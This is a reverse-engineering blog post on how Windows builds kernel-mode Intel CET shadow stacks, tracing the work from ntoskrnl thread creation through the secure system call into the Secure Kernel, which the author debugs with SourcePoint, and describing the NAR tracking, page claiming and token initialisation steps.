Since this feature can finally be enabled in a documented manner (plus the fact that there was not a whole lot of information online as to how Windows actually implements kernel-mode CET) I thought it would be worth including in my talk at SANS HackFest.

At the time when I was preparing my slides for my presentation I didn’t get to spend a lot of time (due to the scope of the talk which included multiple mitigations plus a bit about hypervisor internals) on all of the nitty-gritty details of the feature. Most of this came down to the fact that this would require some reverse engineering of the Secure Kernel. To-date, doing dynamic analysis in the Secure Kernel is not only undocumented and unsupported but it is also fairly difficult (at least to a guy like me it is!).

However, as Divine Providence would have it, right after my talk my friend Alan Sguigna sent me a copy of the SourcePoint debugger - which is capable of debugging the Secure Kernel (and much more!) Given that KCET (kernel-mode Intel CET) was already top-of-mind for me, as I had just given a talk which included it, I thought it would be a good opportunity to blog about something I love - exploit mitigations and Windows internals! This blog post will be divided into two main parts:

  1. “The NT (ntoskrnl.exe) perspective” (e.g., examining how NT kicks-off the creation of a kernel-mode shadow stack)
  2. “The Secure Kernel perspective” (e.g., we then will showcase how (and why) NT relies on the Secure Kernel to properly facilitate kernel-mode shadow stacks by actively debugging the Secure Kernel with SourcePoint!)

The “internals” in this blog post will not surround those things which my good friends Alex and Yarden blogged about here (such as showcasing additions to the instruction set, changes in CPU specs, etc.). What I hope to touch on in this blog post is (to the best of my abilities, I hope!) the details surrounding the Windows-specific implementation of Intel CET in kernel-mode, changes made in order to support shadow stacks, my reverse engineering process, nuances surrounding different situations in the stack creation code paths, and (what I think is most interesting) how NT relies on Secure Kernel in order to maintain the integrity of kernel-mode shadow stacks.

I (although I know I am not worthy of it) am asked from time to time my methodology in regards to reverse engineering. I thought this would be a good opportunity to showcase some of this for the 1-2 people who actually care! As always - I am not an expert and I am just talking about things I find interesting related to exploitation and Windows internals. Any comments, corrections, and suggestions are always welcome :). Let’s begin!

tl;dr CET, Threads, and Stacks

To spend only a brief moment on the main subject of this blog post - Intel CET contains a feature known as the Shadow-Stack. This feature is responsible for mitigating ROP-based attacks. ROP allows an attacker (which has control of a stack associated with a thread which is/will executing/execute) to forge a series of return addresses which were not originally found during the course of execution. Since a ret will load the stack pointer into the instruction pointer, and given an attacker can control the contents of the stack - this allows an attacker to therefore control the contents of the instruction pointer by re-using existing code found within an application (our series of forged return addresses found within the .text section or other location of executable code). The reason why attackers commonly use ROP is because memory corruption (generally speaking) results in the corruption of memory. Corrupting memory infers you can write to said memory - but with the advent of Data Execution Prevention (DEP) and Arbitrary Code Guard (ACG), regions of memory which are writable (like the stack) are not executable. This means attackers need to re-use existing code found within an application instead of directly writing their own shellcode like the “old” days. The Shadow-Stack feature works by maintaining a protected “shadow stack” which contains an immutable copy of what the stack should look like based on normal execution. Anytime a ret instruction happens, a comparison is made between the “traditional” stack (which an attacker can control) and the shadow stack (which an attacker cannot control because it is protected by hardware or a higher security boundary). If the return address (the address which contains the ret instruction) of the traditional stack doesn’t match the shadow stack, we can infer someone corrupted the stack, which would be indicative potentially of a ROP-based attack. Since stack corruption could lead to code execution - CET enforces that the process should die or the system crashes (in the case of KCET).

With this basic understanding, I first want to delve into one nuance most people are probably familiar with, but maybe not every reader is. As you probably learned in Computer Science 101 - threads are responsible for executing code. During the course of execution, a particular thread will have a need to store information it may need in the short term (variables, function parameters and also return addresses). A thread will store this information on the stack. There is a dedicated region of memory associated with “the stacks” and each thread is afforded a slice of that region resulting in a per-thread stack. All this to say, when we refer to the “stack” we are, in fact, referring to a “per-thread stack”.

Given that we are talking about kernel-mode Intel CET in this blog post - our minds will immediately jump to thinking about the protection of kernel-mode stacks. Since user-mode threads have user-mode stacks, it is only logical that kernel-mode threads have kernel-mode stacks - and this is very true! However, the main thing I want hearken on is the fact that kernel-mode stacks are NOT limited to kernel-mode threads. User-mode threads also have an associated kernel-mode stack. The implementation of threads on Windows sees user-mode threads as having two stacks. A user-mode stack and a kernel-mode stack. This is because user-mode threads may spend time actually executing code in kernel-mode. A good example of this is a system call. A system call is typically issued in context of the particular thread which issued it. A system call will cause the CPU to undergo a transition to start executing code at a CPL of 0 (kernel-mode). If a user-mode thread invokes a system call, and a system call requires execution of kernel-mode code - it would be a gaping security flaw to have kernel-mode storing kernel-mode information on a user-mode stack (which an attacker could just read). We can see below svchost.exe is about to make a system call, and execution is in user-mode (ntdll!NtAllocateVirtualMemory).

After the syscall instruction within ntdll!NtAllocateVirtualMemory is executed, execution transitions to the kernel. If we look at the image below, when execution comes to the kernel we can see this is the exact same thread/process/etc. which was previously executing in user-mode, but RSP (the stack pointer) now contains a kernel-mode address.

This may seem very basic to some - but my point here is for the understanding of the unfamiliar reader. While kernel-mode Intel CET is certainly a kernel-mode exploitation mitigation, it is not specific to only system threads since user-mode threads will have an associated kernel-mode stack. These associated kernel stacks will be protected by KCET when the feature is enabled. This is to clear up confusion later when we see scenarios where user-mode threads are receiving KCET protection.

Thread and Stack Creation (NT)

There are various scenarios and conditions in which thread stacks are created, and some of these scenarios requires a bit more “special” handling (such as stacks for DPCs, per-processor ISR stacks, etc.). What I would like to focus on specifically in this blog post is walking through how the KCET shadow stack creation works for the kernel-mode stack associated with a new user-mode thread. The process for a normal system thread is relatively similar.

As a given thread is being created, this results in the kernel-managed KTHREAD object being allocated and initialized. Our analysis begins in nt!PspAllocateThread, right after the thread object itself is created (nt!ObCreateObjectEx with a nt!PsThreadType object type) but not yet fully initialized. The kernel-mode stack is not yet configured. The configuration of the kernel stack happens as part of the thread initialization logic in nt!KeInitThread, which is invoked by nt!PspAllocateThread. Note that initThreadArgs is not a documented structure, and I reverse engineered the arguments to the best of my ability.

In the above image, we can see for the call to nt!KeInitThread the system-supplied thread start address is set to nt!PspUserThreadStart. This will perform more initialization of the thread. Depending on the type of thread being created, this function (and applicable parameters) can change. As an example, a system thread would call into nt!PspSystemThreadStartup and a secure thread into nt!PspSecureThreadStartup (something beyond the scope of this blog but maybe I will talk about in a future post if I have time!). Take note as well of the first parameter to nt!KeInitThread, which is Ethread->Tcb. If you are not familiar, the first several bytes of memory in an ETHREAD object are actually the corresponding KTHREAD object. This KTHREAD object can be accessed by the Tcb member of an ETHREAD object. The KTHREAD object is the kernel’s version of the thread, the ETHREAD object is the executive’s version.

Moving on, once execution reaches nt!KeInitThread, one of the first things which occurs in the initialization of the thread is the thread’s kernel stack (even though we are dealing with a user-mode thread). This is done through a call to nt!MmCreateKernelStack. This function is configurable to create multiple types of stacks in kernel-mode. We will not investigate this first blatant call to nt!MmCreateKernelStack, but instead shift our focus to how the call to nt!KiCreateKernelShadowStack is made, as we can see below, as this obviously is where the shadow stack “fun” will come (and will also make a call to nt!MmCreateKernelStack!). As a point of contention, the arguments passed to nt!MmCreateKernelStack (which are not relevant in this specific case respective to shadow stack creation) are undocumented and I have reverse engineered them as best I can here.

We can see, obviously, that the code path which leads towards nt!KiCreateKernelShadowStack is gated by nt!KiKernelCetEnabled. Looking at cross-references to this global variable, we can see that it is set as part of the call to nt!KiInitializeKernelShadowStacks (and this function is called by nt!KiSystemStartup).

Looking at the actual write operation, we can see this occurs after extracting the contents of the CR4 control register. Specifically, if the 23rd bit (0x800000) of the CR4 register is set this means that the current CPU supports CET. This is the first “gate”, so to speak, required. We will see later it is not the only one at the end of this first section of the blog on NT’s role in kernel-mode shadow stack creation.

If CET is supported, the target thread for which a shadow stack will be created for (as a point of contention, in other scenarios not described here in this blog post an empty thread can be supplied to nt!KiCreateKernelShadowStack) has the 22nd bit (0x400000) set of the Thread->MiscFlags bitmask. This bit corresponds to Thread->MiscFlags.CetKernelShadowStack - which makes sense! Although, as we mentioned, we are dealing with a user-mode thread this is the creation of its kernel-mode stack (and, therefore, kernel-mode shadow stack).

We can then see, based on the value of either MiscFlags or what I am calling “thread initialization flags” one of the arguments passed to nt!KiCreateKernelShadowStack (specifically ShadowStackType) is configured.

The last two code paths depend on how Thread->MiscFlags is configured. The first check is to see if Thread->MiscFlags has the 10th (0x400) bit set. This corresponds to Thread->MiscFlags.SystemThread. So what happens here is that the shadow stack type is defined as a value of 1 if the thread for which we are creating a kernel-mode shadow stack for is a system thread.

For the reader which is unfamiliar and curious how I determined which bit in the bitmask corresponds to which value, here is an example. As we know, 0x400 was used in the bitwise AND operation. If we look at 0x400 in binary, we can see it corresponds to bit 10.

If we then use dt nt!_KTHREAD in WinDbg, we can see MiscFlags, at bit 10 (starting at an offset from 0) corresponds to MiscFlags.SystemThread. This methodology is true for future flags and also for how we determined MiscFlags.CetKernelShadowStack earlier.

Continuing on, the next path that can be taken is based on the following statement: ShadowStackType = (miscFlags >> 8) & 1;. What this actually does is it shifts all of the bits in the mask to “the right” by 8 bits. The desired effect here is that the 8th bit (from an offset of 0) is moved to the first (0th) position. Since 1, in decimal, is 00000001 in binary - this allows the 8th bit (from an offset of 0) to be bitwise “AND’d” 1. In other words, this checks if the 8th bit (from an offset of 0) is set.

If we look at the raw disassembly of nt!KeInitThread we can see exactly where this happens. To validate this, we can set a breakpoint on the bitwise AND operation. We then can “mimic” the AND operation, and tell WinDbg to break if r14d after performing a bitwise AND with 1 is non-zero. If the breakpoint is reached this would indicate to us the target thread should be that of a “secure thread”.

We can see after we have hit the breakpoint we are in a code path which calls wininit!StartTrustletProcess. I will not go too far into detail, as I tend to sometimes on unrelated subjects, but a trustlet (as referred to by Windows Internals, Part 1, 7th Edition) refers to a “secure process”. We can think of these as special protected processes which run in VTL 1.

At the time the breakpoint is reached, the target thread of the operation is in the RDI register. If we examine this thread, we can see that it resides in LsaIso.exe - which is a “secure process”, or a trustlet, associated with Credential Guard.

More specifically, if we examine the SecureThread member of the thread object, we can clearly see this is a secure thread! Although we are not going to examine the “flow” of a secure thread, this is to validate the code paths taken which we mentioned earlier.

After (yet another) side track - the other code path which can be taken here is that SecureThread is 0 - meaning ShadowStackType is also 0. A value of 0 I am just referring to as a “normal user-mode thread”, since there is no other special value to denote. For our purposes, the stack type will always be 0 for our specific code path of a user-mode thread having a kernel-mode shadow stack created.

This means the only other way (in this specific code path which calls nt!KiCreateKernelShadowStack from nt!KeInitThread) to set a non-zero value for ShadowStackType is to have (initThreadFlags & 8) != 0.

Now, if we recall how nt!KeInitThread was invoked for a user-mode thread, we can see that Flags is always explicitly set to 0. For our purposes, I will just denote that these flags come from other callers of nt!KeInitThread, specifically early threads like the kernel’s initial thread.

nt!KeInitThread will then eventually invoke nt!KiCreateKernelShadowStack. As you recall what I mentioned earlier, nt!MmCreateKernelStack is a “generic” function - capable of creating multiple kinds of stacks. It should be no surprise then that nt!KiCreateKernelShadowStack is just a wrapper for nt!MmCreateKernelStack (which uses an undocumented structure as an argument which I have reversed here as I can). It is also worth noting that nt!KiCreateKernelShadowStack is always called with the stack flags (third parameter) set to 0 in the user-mode thread code path via nt!KeInitThread.

Given nt!MmCreateKernelStack’s flexibility to service stack creations for multiple types, it makes sense that the logic for creation of the shadow stack is contained here. In fact, we can see on a successful call (an NTSTATUS code greater than 0, or 0, indicates success) the shadow stack information is stored.

When execution reaches nt!MmCreateKernelStack (for the shadow stack creation) there are effectively two code paths which can be taken. One is to use an already “cached” stack, which is a free cached stack entry that can be re-purposed for the new stack. The other is to actually allocate and create a new shadow stack.

The first thing that is done in nt!MmCreateKernelStack is the arguments from the call are copied and stored - additionally allocateShadowStackArgs are initialized to 0. This is an undocumented structure I, to the best of my ability, reverse engineered and can possibly be used in a call to nt!MiAllocateKernelStackPages if we hit the “new stack allocation” code path instead of the “cached stack” code path. Additionally, a specific “partition” is selected to be the “target partition” for the operation.

Firstly you may be wondering - where does nt!MiSystemPartition come from, or the term partition in general? This global is of type nt!_MI_PARTITION and, according to Windows Internals, Part 1, 7th Edition, “consists of [the memory partition’s] own memory-related management structures, such as page lists, commit charge, working set, page trimmer, etc.”. We can think of these partitions as a container for memory-management related structures for things, as an example, like a Docker container (the concept is similar to how virtualization is used to isolate memory, with each VM having its own set of page tables). I am not an expert on these partitions, and they do not appear (at least to me) very documented, so please read the applicable portion of Windows Internals, Part 1, 7th Edition I just mentioned.

The system partition always exists, which is this global variable. This system partition represents the system. It is also possible for partition to be associated with a target process - and this is exactly what nt!MmCreateKernelStack does.

We then can see from the previous image that the presence of a target thread is used to help determine the target partition (recall earlier I said there were some “special” cases where no thread is provided, which we won’t talk about in this blog). If a target thread is present, we extract a “partition ID” from the process housing the target thread for which we wish to create a shadow stack. An array of all known partitions is managed by the global variable nt!MiState which stores a lot of the commonly-accessed information, such as system memory ranges, pool ranges, etc. For our target thread’s process, there is no partition associated with it. This means the index of 0 is provided, which is the index of the system default partition. This is how the function knows where to index the known cached shadow stack entries in the scenarios where the cache path is hit.

The next code path(s) that are taken revolve around the type of stack operation occurring. If we can recall from earlier, nt!MmCreateKernelStack accepts a StackType argument from the input structure. Our “intermediary” ShadowStackType value from the call in nt!KiCreateKernelShadowStack supplies the StackType value. When StackType is 5, this refers to a “normal” non-shadow stack operation (such as the creation of a new thread stack or the expansion of a current one). Since 5 for a StackType is reserved for “normal” stacks, we know that callers of nt!MmCreateKernelStack provide a different value to specify “edge” cases (such as a “type” of kernel shadow stack). In our case, this will be set to 0.

In conjunction with the stack type, a set of “stack flags” (StackFlags) provide more context about the current stack operation. An example of this is to denote whether or not the stack operation is the result of a new thread stack or the expansion of an existing one. Since we are interested specifically in shadow stack operations, we will skip over the “normal” stack operations. Additionally, for the kernel-mode shadow stack path for a user-mode thread, StackFlags will be set to 0.

The next thing nt!MmCreateKernelStack will do is to determine the size of the stack. The first bit of the stack flag bitmask denotes if a non-regular (larger) stack size is needed. If it isn’t needed, some information is gathered. Specifically in the case of kernel-mode shadow stacks we will hit the else path. Note here, as well, a variable named cachedKernelStackIndex is captured. Effectively this variable will be set to 3, as stackType is empty, in the case of a kernel-mode shadow stack operation for a user-mode thread. This will come into play later.

At this point I noticed that there has been a change to KPRCB that I couldn’t find other information on the internet about, so I thought it would be worth documenting here since we need to talk about the “cached stack” path anyways! In certain situations a cached stack entry can be retrieved from the current processor (KPRCB) servicing the stack creation. The change I noticed comes in the fact that KPRCB now has two cached stack regions (tracked by Prcb->CachedStacks[2]). The old structure member was Prcb->CachedStack, which has been around since Windows 10 1709.

In the above case we can see when StackType is 5, the CachedStacks[] index is set to 0. Otherwise, it is 1 (tracked by the variable prcbCachedStackIndex in decompiler).

Note that cachedKernelStackIndex is highlighted but is not of importance to us yet.

This infers this new CachedStacks[] index is specifically for shadow stacks to be cached! Note that in the above screenshot we see nt!MiUpdateKernelShadowStackOwnerData. This check is gated by checking if prcbCachedStackIndex is set to 1, which is for shadow stacks. When a cached entry for a stack is found the “owner data” gets updated. What this really does is take the PFNs associated with shadow stack pages and associates them with the target shadow stack.

There is actually a second way, in addition to using the PRCB’s cache, to use a free and unused shadow stack for a caller requesting a new shadow stack. This second way, which I will show shortly, also will use nt!MiUpdateShadowStackOwner, and relies on cachedKernelStackIndex.

How does the PRCB cache get populated? When a stack is no longer needed nt!MmDeleteKernelStack is called. This function can call into nt!MiAddKernelStackToPrcbCache, which is responsible for re-populating both lists managed by Prcb->CachedStacks[2]. nt!MmDeleteKernelStack works almost identically as nt!MmCreateKernelStack - except the result is a deletion. They both even accept the same argument type - which is a structure providing information about stack to be either created or deleted. Specifically for shadow stack scenarios, there is a member of this structure which I have named ShadowStackForDeletion which is only used in nt!MmDeleteKernelStack scenarios. If it is possible, the deleted stack is stored in Prcb->CachedStacks[] at the appropriate index - which in our case is the second (1 from 0th index) since the second is for shadow stacks.

For various reasons, including the fact that there is no free cached stack entry to use from the PRCB, a caller who is requesting a new shadow stack may not receive a cached stack through the current processor’s PRCB. In cases where it is possible to retrieve a cached stack, a caller may receive it through the target partition’s FreeKernelShadowStackCacheEntries list. A processor grouping is known as a node on a NUMA (Non-uniform memory architecture) system which many modern systems run on. Windows will store particular information about a given node in the nt!_MI_NODE_INFORMATION structure. There is an array of these structures manageed by the partition object.

Each node, in addition to the processor’s KPRCB, has a list of free cached stacks for use!

This CachedKernelStacks member of the node information structure is an array of 8 nt!_CACHED_KSTACK_LIST structures.

As we mentioned earlier, the variable cachedKernelStackIndex captured towards the beginning of the nt!MmCreateKernelStack function denotes, in the event of this cached stack path being hit, which list to grab an entry from. Each list contains a singly-linked list of free entries for usage. In the event an entry is found, the shadow stack information is also updated as we saw earlier.

At this point execution would be returned to the caller of nt!MmCreateKernelStack. However, it is also possible to have a new stack created - and that is where the “juice” is, so to speak. The reason why all of these stack cache entries can be so trivially reused is because their security/integrity was properly configured, once, through the full “new” path.

For the “new” stack path (for both shadow and non-shadow, although we will focus on shadow stacks) PTEs are first reserved for the stack pages via nt!MiReservePtes. Using the global nt!MiState, the specific system PTE region for the PTE reservation is fetched. Since there can be two types of stacks (non-shadow and shadow) there are now two system PTE regions for kernel-mode stacks. Any stack type not equal to 5 is a shadow stack. The corresponding system VA types are MiVaKernelStacks and MiVaKernelShadowStacks.

After the reservation of the PTEs (shadow stack PTEs in our case) nt!MmCreateKernelStack is effectively done with its job. The function will call into nt!MiAllocateKernelStackPages, which will effectively map the memory reserved by the PTEs. This function accepts one parameter - a structure similar to nt!MmCreateKernelStack which I have called _ALLOCATE_KERNEL_STACK_ARGS. If this function is successful, the StackCreateContext->Stack member of our reverse-engineered nt!MmCreateKernelStack argument will be filled with the address of the target stack. In our case, this is the address of the shadow stack.

nt!MiAllocateKernelStackPages will do some standard things, which are uninteresting for our purposes. However, in the case of a shadow stack operation - a call to nt!VslAllocateKernelShadowStack occurs. A couple of things happen leading up to this call.

As part of the call to nt!MiAllocateKernelStackPages, nt!MmCreateKernelStack will prepare the arguments, and stores an empty pointer I have named “PFN array”. This PFN array does not hold nt!_MMPFN structures, but instead quite literally holds the raw/physical PFN value from the “pointer PTE” associated with the target shadow stack address. A pointer PTE essentially means it is a pointer to a set of PTEs that map to a given memory region. This pointer PTE came from the previous call to nt!MiReservePtes in nt!MmCreateKernelStack from the shadow stack VA region. This “PFN array” holds the actual PFN from this pointer PTE. The reason it is called a “PFN array” is because, according to my reverse engineering, it is possible to store multiple values (although I always noticed only one PFN being stored). The reason for this is because nt!VslAllocateKernelShadowStack will call into the Secure Kernel. Because of this, the Secure Kernel can just take the raw PFN and multiply it by the size of a page to calculate the physical address of the pointer PTE. The pointer PTE is important because it points to all of the PTEs reserved for the target shadow stack.

We can also see that this call is gated by the presence of the nt!_MI_FLAGS bit ProcessorSupportsShadowStacks. ProcessorSupportsShadowStacks gets set as a result of initializing the “boot” shadow stacks (like ISR-specific shadow stacks, etc.) The setting of this bit is gated by nt!KiKernelCetEnabled, which we have already seen earlier (nt!KiInitializeKernelShadowStacks).

We only briefly touched on it earlier, but we said that nt!KiKernelCetEnabled is set if the corresponding bit in the CR4 register for CET support is set. This is only partly true. Additionally, LoaderParameterBlock->Extension.KernelCetEnabled must be set, where LoaderParameterBlock is of type LOADER_PARAMETER_BLOCK. Why is this important to us?

nt!VslAllocateKernelShadowStack, which we just mentioned a few moments ago, will actually result in a call into the Secure Kernel. This is because nt!VslAllocateKernelShadowStack, similar to what was shown in a previous post of mine, will result in a secure system call.

This means that VBS must be running. This means that it is logical to assume that if nt!KiKernelCetEnabled is set, and if MiFlags.ProcessorSupportsShadowStacks is set, the system must know that VBS (more specifically HVCI in our case) is running because if these flags are set, a secure system call will be issued - which infers the Secure Kernel is present. Since as part of the boot process the LOADER_PARAMETER_BLOCK arrives to us from winload.exe, we can go directly to winload.exe in IDA to see how LoaderParameterBlock->Extension.KernelCetEnabled is set.

Easily-locatable is the function winload!OslSetVsmPolicy in winload.exe. In this function there is a call to winload!OslGetEffectiveHvciConfiguration. This function “returns” multiple values by way of output-style parameters. One of these values is a boolean which denotes if HVCI is enabled. The way it is determined if HVCI is enabled is via the registry key HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity since the registry is already available to Windows at this point in the boot process. It also will read present CI policies as well, which are capable of enabling HVCI apparently. If HVCI is enabled, only then does the system go to check the kernel CET policy (winload!OslGetEffectiveKernelShadowStacksConfiguration). This will also read from the registry (HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\KernelShadowStacks) where one can denote if “audit-mode”, which results in an ETW event being generated on kernel CET being violated, or “full” mode where a system crash will ensue.

The reason why I have belabored this point is to outline that kernel CET REQUIRES that HVCI be enabled on Windows! We will see specifically why in the next section.

Moving on, this call to nt!VslAllocateKernelShadowStack will result in a secure system call. Note that _SHADOW_STACK_SECURE_CALL_ARGS is not a public type and is just a “custom” local type I created in IDA based on reverse engineering.

We can now see the arguments that will be passed to VTL 1/Secure Kernel. This is the end the shadow stack creation in VTL 0! Execution now will take over with VTL 1.

Debugging the Secure Kernel with SourcePoint

SourcePoint for Intel is a new piece of software that works in conjunction with a specific board (in this case the AAEON UP Xtreme i11 Tiger Lake board) which is capable of “debugging the undebuggable”. SourcePoint (which is what I am using as a term synonymous with “the debugger”) achieves this by leveraging the JTAG technology via the Intel Direct Connect Interface, or DCI. I won’t belabor this blog post by including an entire writeup on setting up SourcePoint. Please follow this link to my GitHub wiki where I have instructions on this.

Shadow Stack Creation (Secure Kernel)

With the ability to dynamically analyze the Secure Kernel, we can turn our attention to this endeavor. Since I have previously shown the basics surrounding secure system calls in my last post, I won’t spend a lot of time here. Where we will pick up is in securekernel.exe in the secure system call dispatch function securekernel!IumInvokeSecureService. Specifically on the version of Windows I am using, a secure system call number (SSCN) of 230 results in a shadow stack creation operation.

The first thing that will be done is to take the shadow stack type provided from NT and “convert it” to a “Secure Kernel specific” version via securekernel!SkmmTranslateKernelShadowStackType. In our case (a user-mode thread’s kernel-mode shadow stack) the Flags return value is 2, while the translated shadow stack type is also 2.

In SourcePoint, we simply set a breakpoint on securekernel!SkmmCreateNtKernelShadowStack. We can see for this operation, the “translated shadow stack” is 2, which is for a user-mode thread receiving a kernel-mode shadow stack.

The first thing that securekernel!SkmmCreateNtKernelShadowStack does is to validate the presence of several pre-requisite items, such as the presence of KCET on the current machine, and if the shadow stack type is valid, etc. If these conditions are true, securekernel!SkmiReserveNar will be called which will reserve a NAR, or Normal Address Range.

A Normal Address Range, according to Windows Internals, 7th Edition, Part 2 “[represents] VTL 0 kernel virtual address ranges”. The presence of a NAR allows the Secure Kernel to be “aware” of a particular VTL 0 virtual address range of interest. NARs are created for various regions of memory, such as shadow stacks (like in our case), the kernel CFG bitmap pages, and other regions of memory which require the services/protection of VTL 1. This most commonly includes the region of memory associated with a loaded image (driver).

The present NARs are stored in what is known as a “sparse” table. This sort of table (used for NARs and many more data types in the Secure Kernel, as mentioned in my previous blog) contain many entries, with only the used entries being mapped. However, I noticed in my reversing and debugging this didn’t seem to be the case in some circumstances. After reaching out to my friend Andrea Allievi, I finally understood why! Only driver NARs are stored in a sparse table (which is why in my last blog post on some basic Secure Kernel image validation we saw a driver being loaded used the sparse table). In the case of these “one-off”, also known as “static” NARs (used for the CFG bitmap, shadow stacks, etc.), the NARs are not stored in a sparse table - they are instead stored in an AVL tree - tracked through the symbol securekernel!SkmiNarTree. This tree tracks multiple types of static NARs. In addition to this, there is a shadow stack specific list tracked via securekernel!SkmiShadowStackNarList.

As part of the NAR-creation logic, the current in-scope NAR (related to the target shadow stack region being created) is added to the list to be tracked of NARs related to shadow stacks (it is also added, as mentioned, to the “static” NAR list via the AVL tree root securekernel!SkmiNarTree)

As a side note, please take heed that it is not my intent to reverse the entire NAR structure for the purposes of this blog post. The main things to be aware about are that NARs let VTL 1 track memory of interest in VTL 0, and that NARs contain information such as the base region of memory to track, number of pages in the region, the associated secure image object (if applicable), and other such items.

One of the main reasons for tracking NARs related to shadow stacks in its own unique list is due to the fact there are a few scenarios where work needs to be completed against all shadow stacks. This includes integrity checks of shadow stack performed by Secure Kernel Patch Guard (SKPG) and also when the computer is going through hibernation.

Moving on, after the NAR creation you will notice several calls to securekernel!SkmiGetPteTrace. This functionality is used to maintain the state of transitions of various memory targets like NTEs, PTEs and PFNs. I learned this after talking, again, to Andrea, who let me know why I was always seeing these calls fail. The reason these calls are not relevant to us (and why they don’t succeed, thus gating additional code) is because logging every single transition would be very expensive and it is not of great importance. Because of this there are only certain circumstances where logging takes place. In the example below securekernel!SkmiGetPteTrace would trace the transition of the NTEs associated with the shadow stack (as the NTEs are configured part of the functionality of reserving the NAR.) An NTE, for the unfamiliar reader, is called a “Normal Table Entry” and there is one NTE associated with every “page of interest” that the Secure Kernel wants to protect in VTL 0 (notice how I did not say every page in VTL 0 has an associated NTE in VTL 1). NTEs are stored and indexed through a global array, just like PTEs historically have been in NT.

Note, as well that KeGetPrc() call in the above screenshot is wrong. This is because, although KeGetPrc() simply just grab whatever is in [gs:0x8]. However, just as both the kernel and user-mode make use of GS for their own purposes, Secure Kernel does the same. The “PRC” data in Secure Kernel is in its own format (the same with thread objects and process objects). This is why IDA does not know how to deal with it.

After the NAR (and NTEs are tracked), and skipping over the aforementioned logging mechanism, a loop in invoked which calls securekernel!SkmiClaimPhysicalPage. There are two parameters leveraged here, the physical frame which corresponds to the original pointer PTE provided as one of the original secure system call arguments and a bitmask, presumably a set of flags to denote the type of operation.

This loop will iterate over the number of PTEs related to the shadow stack region, calling into securekernel!SkmiClaimPhysicalPage. This function will allow the Secure Kernel to own these physical pages. This is achieved primarily by calling securekernel!SkmiProtectPageRange within securekernel!SkmiClaimPhysicalPage, setting the pages to read-only in VTL 0, and thus allowing us later down the road to map them into the virtual address space of the Secure Kernel.

Now you will see that I have commented on this call this will mark the pages as read-only. How did I validate this? The call to securekernel!SkmiProtectPageRange will, under the hood, emit a hypercall (vmcall) with a hypercall code of 12 (decimal). As I mentioned before in a post about HVCI that the call code of 12, or 0xC in hex, corresponds to the HvCallModifyVtlProtectionMask hypercall, according to the TLFS (Hypervisor Top Level Functional Specification). This hypercall is capable of requesting that a given guest page’s protection mask is modified. If we inspect the arguments of the hypercall, using SourcePoint, we can get a clearer picture of what this call does.

  1. Bytes 0-8 (8 bytes) are the target partition. -1 denotes “self” (#define HV_PARTITION_ID_SELF ((HV_PARTITION_ID) -1)). This is because we are dealing with the root partition (see previously-mentioned the post on HVCI for more information on partitions)
  2. Bytes 8-12 (4 bytes) denote the target mask to set. In this case we have a mask of 9, which corresponds to HV_MAP_GPA_READABLE | HV_MAP_GPA_USER_EXECUTABLE. (This really just means marking the page as read-only, I talked with Andrea as to why HV_MAP_GPA_USER_EXECUTABLE is present and it is an un-related compatibility problem).
  3. Bytes 12-13 (1 bytes) specify the target VTL (in this case VTL 0)
  4. Bytes 13-16 (3 bytes) are reserved
  5. Bytes 16-N (N bytes) denote the target physical pages to apply the permissions to. In this case, it is the physical address of the shadow stack in VTL 0. Remember, physical are identity-mapped. The physical addresses of memory are the same in the eyes of VTL 1 and VTL 0, they just have a different set of permissions applied to them depending on which VTL the processor is currently executing in.

This prevents modification from VTL 0 and allows the Secure Kernel to now safely map the memory and initialize it as it sees fit. The way this is mapped into the Secure Kernel is through the region of memory known as the hyperspace. A PTE from the hyperspace region is reserved and the contents are filled with the appropriate control bits and the PFN of the target shadow stack region.

Hyperspace is a region of memory, denoted by Windows Internals 7th Edition, Part 1, where memory can be temporarily mapped into system space. In this case, it is temporarily mapped into the Secure Kernel virtual address space in order to initialize the shadow stack with the necessary information (and then this mapping can be removed after the changes are committed, meaning the physical memory itself will be configured still). After the shadow stack region is mapped the memory is zeroed-out and securekernel!SkmiInitializeNtKernelShadowStack is called to initialize the shadow stack.

The main emphasis of this function is to properly initialize the shadow stack based on the type of shadow stack. If you read the Intel CET Specs on supervisor (kernel) shadow stacks, something of interest stands out.

For a given shadow stack, at offset 0xFF8 (what we will refer to as the “bottom” of the shadow stack and, yes I am aware the stack grows towards the lower addresses!), something known as the “supervisor shadow stack token” is present. A token (as we will refer to it) is used to verify a shadow stack, and also provides metadata such as if the current stack is busy (being actively used on a processor, for example). The token is important, as mentioned, because it is used to validate a supervisor shadow stack is an actual valid shadow stack in kernel mode.

When a kernel-mode shadow stack creation operation is being processed by the Secure Kernel, it is the Secure Kernel’s job to configure the token. The token can be created with one of the following three states:

  1. A token is present, with the “busy” bit set, meaning this shadow stack is going to be active on a processor
  2. A token is present, with the “busy” bit cleared, meaning this shadow stack is not immediately going to be active on a processor
  3. A zero (NULL) value is provided for the token value

There are technically two types of tokens - the first is a “normal” token (with the busy or non-busy bit set), but then there is something known as a restore token. When the third scenario above occurs, this is the result of a restore token being created instead of an “actual” token (although it is possible to specify a configuration for both restore and “regular” tokens together).

A restore token is a “canary”, if you will, that the CPU can use to go and locate a previous shadow stack pointer (SSP) value. Quite literally, as the name infers, this is a restore point the OS (Secure Kernel in our case) can create during a shadow stack creation operation, to allow the current execution to “switch” over to this shadow stack at a later time.

A restore token is usually used in conjunction with a saveprevssp (save previous SSP) instruction in order to allow the CPU to switch to a new shadow stack value, while preserving the old one. When a restore operation (rstorssp) occurs, a restore token is processed. The result of the rstorssp is a returning of the shadow stack associated with restore token (after the token has been validated and verified). This allows the CPU to switch to a new/target shadow stack (there is a section in the Intel CET specification called “RSTORSSP to switch to new shadow stack” which outlines this pattern).

In our case (a user-mode thread’s kernel-mode stack) only the restore token path is taken. This actually occurs at the end of securekernel!SkmiInitializeNtKernelShadowStack.

Before I talk more on the restore token, I just mentioned the setting of the restore token occurs at the end of the initialization logic. Let us first see what other items are first configured in the initialization function before going into more detail on the restore token.

The other main item configured is the return address. This needs to be set where we would like execution to pick up back in VTL 0. We know a user-mode thread with a kernel-mode shadow stack is denoted as 2 in the Secure Kernel. The target return address is extracted from securekernel!SkmmNtFunctionTable, based on this flag value.

Using SourcePoint we can see this actually points to nt!KiStartUserThread in our case (Flags & 2 != 0). We can see this being stored on the target shadow stack (the SK’s current mapping of the target shadow stack is in R10 in the below image).

Right after the return address is copied to the shadow stack, this is also where also where OutputShadowStackAddress is populated, which is directly returned to VTL 0 as the target shadow stack in the VTL 0 virtual address space.
